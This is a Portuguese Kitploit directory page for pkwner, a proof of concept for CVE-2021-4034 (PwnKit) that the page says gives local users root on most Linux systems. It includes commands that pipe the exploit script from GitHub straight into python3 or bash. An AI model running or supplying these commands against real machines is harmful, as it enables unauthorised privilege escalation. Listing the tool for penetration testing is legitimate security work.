
Skip to content
KitploitKITPLOIT
FerramentasBlog
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
pkwner — Um PoC em python3 e bash para o CVE-2021-4034 por Kim Schulz | Kitploit
Ferramentas/GitHubGitHub/kimusan/pkwner
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoPós-ExploraçãoTestes de PenetraçãoRed Teaming
GitHubkimusan/pkwner

pkwner

Um PoC em python3 e bash para o CVE-2021-4034 por Kim Schulz

Ver Repositório
2376há 4 anosRevisado pelo Kitploit

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar
root@kitploit:~
██████╗ ██╗  ██╗██╗    ██╗███╗   ██╗███████╗██████╗ 
██╔══██╗██║ ██╔╝██║    ██║████╗  ██║██╔════╝██╔══██╗
██████╔╝█████╔╝ ██║ █╗ ██║██╔██╗ ██║█████╗  ██████╔╝
██╔═══╝ ██╔═██╗ ██║███╗██║██║╚██╗██║██╔══╝  ██╔══██╗
██║     ██║  ██╗╚███╔███╔╝██║ ╚████║███████╗██║  ██║
╚═╝     ╚═╝  ╚═╝ ╚══╝╚══╝ ╚═╝  ╚═══╝╚══════╝╚═╝  ╚═╝
Um PoC em Python3 e BASH para CVE-2021-4034 por Kim Schulz

Introdução

Este é um PoC simples para o erro do Polkit recentemente encontrado chamado PwnKit.

Eu o fiz tanto como script bash quanto python3 - apenas pela diversão.

O problema é muito simples de explorar, mas tem consequências enormes, pois facilmente concede acesso root na maioria das máquinas Linux onde o atacante tem acesso de usuário local.

Como executar

Estes scripts são de execução única, então simplesmente faça

root@kitploit:~
python3 pkwner.py

ou

root@kitploit:~
bash pkwner.sh

Você também pode executá-lo diretamente de um servidor web (por exemplo, este repositório do github) via:

root@kitploit:~
python3 <(curl https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.py)

ou

root@kitploit:~

source <(curl -s https://raw.githubusercontent.com/kimusan/pkwner/main/pkwner.sh))

Em ambos os casos, deve parecer algo assim: alt text e alt text
